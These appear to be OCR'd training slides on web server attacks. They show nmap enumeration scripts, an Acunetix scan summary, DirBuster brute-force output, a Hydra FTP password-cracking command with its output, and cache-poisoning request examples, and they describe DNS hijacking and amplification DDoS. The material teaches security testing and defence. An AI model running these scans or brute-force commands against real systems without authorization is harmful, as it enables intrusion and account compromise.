
- Enumerate common web apps

```
nmap --script http-enum -p80
```

VULNERABILITY DISCOVERY TOOLS

- Nmap
- Acunetix Web Vulnerability Scanner
- HP WebInspect
- Nessus
- Nikto
- Metasploit

ACUNETIX WEB VULNERABILITY SCANNER



Start URL: http://testphp.vulnweb.com:80/

Profile: Default

Scan Results	Status
Scan Thread 1 (http://testphp.vulnweb.com:80/)	Finished (226 alerts)
Web Alerts (226)	
Bind SQL Injection (29)	
CRLF injection/HTTP response splitting (verified)...	
Cross site scripting (2)	
Cross site scripting (verified) (36)	
Directory traversal (verified) (2)	
HTTP parameter pollution (2)	
PHP allow_url_fopen enabled (1)	
Script source code disclosure (1)	
Server side request forgery (2)	
SQL injection (verified) (40)	
.htaccess file readable (1)	
Application error message (15)	
Backup files (2)	
Directory listing (14)	
Error message on page (16)	
HTML form without CSRF protection (5)	

Alerts summary 226 alerts

acunetix threat level

Level 3: High

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Total alerts found	226
High	116
Medium	54
Low	7
Informational	49

Target information	http://testphp.vulnweb.com:80/
Statistics	47418 requests
Progress	Scan is finished

NMAP SCANNING TECHNIQUES

- Use nmap scripts to discover information and vulnerabilities
  - Detect vulnerable TRACE method

    ```
    nmap --script http-trace -p80 localhost
    ```

  - List email addresses

    ```
    nmap --script http-google-email <host>
    ```

  - Discover virtual hosts on the IP address you are trying to footprint; * is replaced by online db such as IP2Hosts

    ```
    nmap --script hostmap-* <host>
    ```

  - Enumerate common web apps


    ```
    nmap --script http-enum -p80 <host>
    ```

  - Grab the robots.txt file

    ```
    nmap --script http-robots.txt -p 80 <host>
    ```

SUB-DIRECTORY BRUTE FORCING

- Attempt to identify website sub-directories and files
- These objects can exist without obvious navigation to them
- They often contain sensitive information
- Tools:
  - DirBuster
  - Google Dorks
  - Sitechecker.pro
  - URL Fuzzer


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 10 Files: 36
Results - Tree View
Errors: 5
Change
Back
Pause
Stop
Report

http://ourcodeworld.com:80/

Type	Found	Response	Size
Dir	/	200	45632
File	/about	200	221
File	/advertise-with-us	200	221
Dir	/apps/	200	221
File	/apps/our-code-editor	200	221
Dir	/articles/	200	221
File	/articles/read/391/top-10-best-premium-joomla-web-hosting-services-templates	200	221
File	/articles/read/397/top-10-best-premium-bootstrap-4-admin-templates	200	221
File	/articles/read/402/top-7-best-free-ui-frameworks-for-mobile-development	200	221
File	/articles/read/403/top-5-best-image-color-extraction-javascript-and-jquery-plugins	200	221
File	/articles/read/408/solution-error-could-not-find-gradle-wrapper-within-android-sdk-might-need-to-updat…	200	221
File	/articles/read/409/how-to-update-parent-state-from-child-component-in-react	200	221
File	/articles/read/410/how-to-install-node-js-in-kali-linux	200	221
File	/articles/read/411/how-to-shutdown-and-reboot-linux-with-node-js	200	221
File	/articles/read/412/how-to-search-for-security-vulnerabilities-in-a-website-using-golismero-in-kali-linux	200	221
File	/articles/read/413/how-to-create-a-volume-meter-measure-the-sound-level-in-the-browser-with-javascript	200	221
File	/articles/read/414/visual-studio-2017-ide0006-compiler-error-encountered-while-loading-the-project	200	221
File	/articles/read/415/how-to-create-a-screenshot-of-your-website-with-javascript-using-html2canvas	200	221

(Select and right click for more options)

```
Current speed: 61 requests/sec
Average speed: (T) 50, (C) 60 requests/sec
Parse Queue Size: 0
Total Requests: 12024/4852138
Time To Finish: 22:24:28
```

Current number of running threads: 30

30

Starting dir/file list based brute forcing

/profile/office/

13.3 COMMON WEB SERVER ATTACKS


- Common Attacks

COMMON WEB SERVER ATTACKS

- Password Cracking
- DNS Server Hijacking
- Misconfiguration Attacks
- Web Cache Poisoning
- Web Page Defacement
- DoS/DDoS
- TLS Downgrade / MITM
- Directory Traversal
- Shellshock
- Heartbleed
- POODLE
- DROWN

PASSWORD CRACKING

- Website passwords are often exempt from normal lockout policies
- Password cracking techniques include:
  - Bruteforce attack
  - Dictionary attack
  - Password Guessing
- Password cracking tools include:
  - THC-Hydra
  - Brutus
  - Medusa



```
Hydra v4.1 (c) 2004 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2004-05-17 21:58:52
[DATA] 32 tasks, 1 servers, 45380 login tries (l:1/p:45380), ~1418 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 14056.00 tries/min, 14056 tries in 00:01h, 31324 todo in 00:03h
[STATUS] 14513.00 tries/min, 29026 tries in 00:02h, 16354 todo in 00:02h
[21][ftp] host: 127.0.0.1   login: marc   password: success
Hydra (http://www.thc.org) finished at 2004-05-17 22:01:38
<finished>
```

```
hydra 127.0.0.1 ftp -l marc -P /tmp/passlist.txt -e ns -t 32
```

VULNERABILITIES THAT FACILITATE PASSWORD CRACKING

- No intruder lockout after a certain number of failed attempts
- Intruder lockout time that's too short
- Allowing simultaneous logins from the same or multiple hosts
- Transmitting login traffic via HTTP instead of HTTPS

DNS SERVER HIJACKING


- Does not compromise the web server itself
- Instead changes the web server's DNS A record
  - DNS then misdirects users to a malicious site
- Attacker modifies the web server's A record by:
  - Pretending to be a primary DNS server providing a zone transfer to a secondary server
  - Pretending to be the web server performing a dynamic DNS update of its own record
  - Corrupting the saved lookups on a caching-only DNS server

MISCONFIGURATION ATTACKS

- A number of exploits take advantage of web server misconfiguration including:
  - Unnecessary features
  - Default accounts
  - Weak passwords
  - Error messages that reveal sensitive information
  - Lack of updates and patching
  - Incorrect permissions
- Ancillary services such as SMTP and FTP can also put a web server at risk
  - These are often extended features of the website
  - They need their own hardening and proper configuration
- A misconfigured operating system or insecure physical environment can also make the web server vulnerable
- Coding errors in web apps provide another vector for attack

WEB CACHE POISONING EXAMPLE

- Replace website cached content with malicious content



1
```
GET /index.html HTTP/1.1
Host: example.org
X-Malicious-Header: Some value
```

2
```
GET /index.html HTTP/1.1
Host: example.org
X-Malicious-Header: Some value
```

3
```
HTTP/1.1 400 Bad Request
Content-Length: 10
Content-Type: text/plain

Some error
```


4
```
HTTP/1.1 400 Bad Request
Content-Length: 10
Content-Type: text/plain

Some error
```

5
```
GET /index.html HTTP/1.1
Host: example.org
```

6
```
HTTP/1.1 400 Bad Request
Content-Length: 10
Content-Type: text/plain

Some error
```

WEB PAGE DEFACEMENT

- Replacing authorized content with something else
- Vulnerable web apps and improper file system permissions are the most common cause




HACKED By ANONYMOUS

DENIAL OF SERVICE


- Any attack that makes the web server unavailable
- Can include:
  - Network bandwidth consumption
  - Resource consumption
  - Amplification attacks

DNS AMPLIFICATION DDOS


Send UDP packets with spoofed source IP
Send response to source IP
Victim receives responses
Attacker
Attacker
DNS Resolver
DNS Resolver
DNS Resolver
Victim

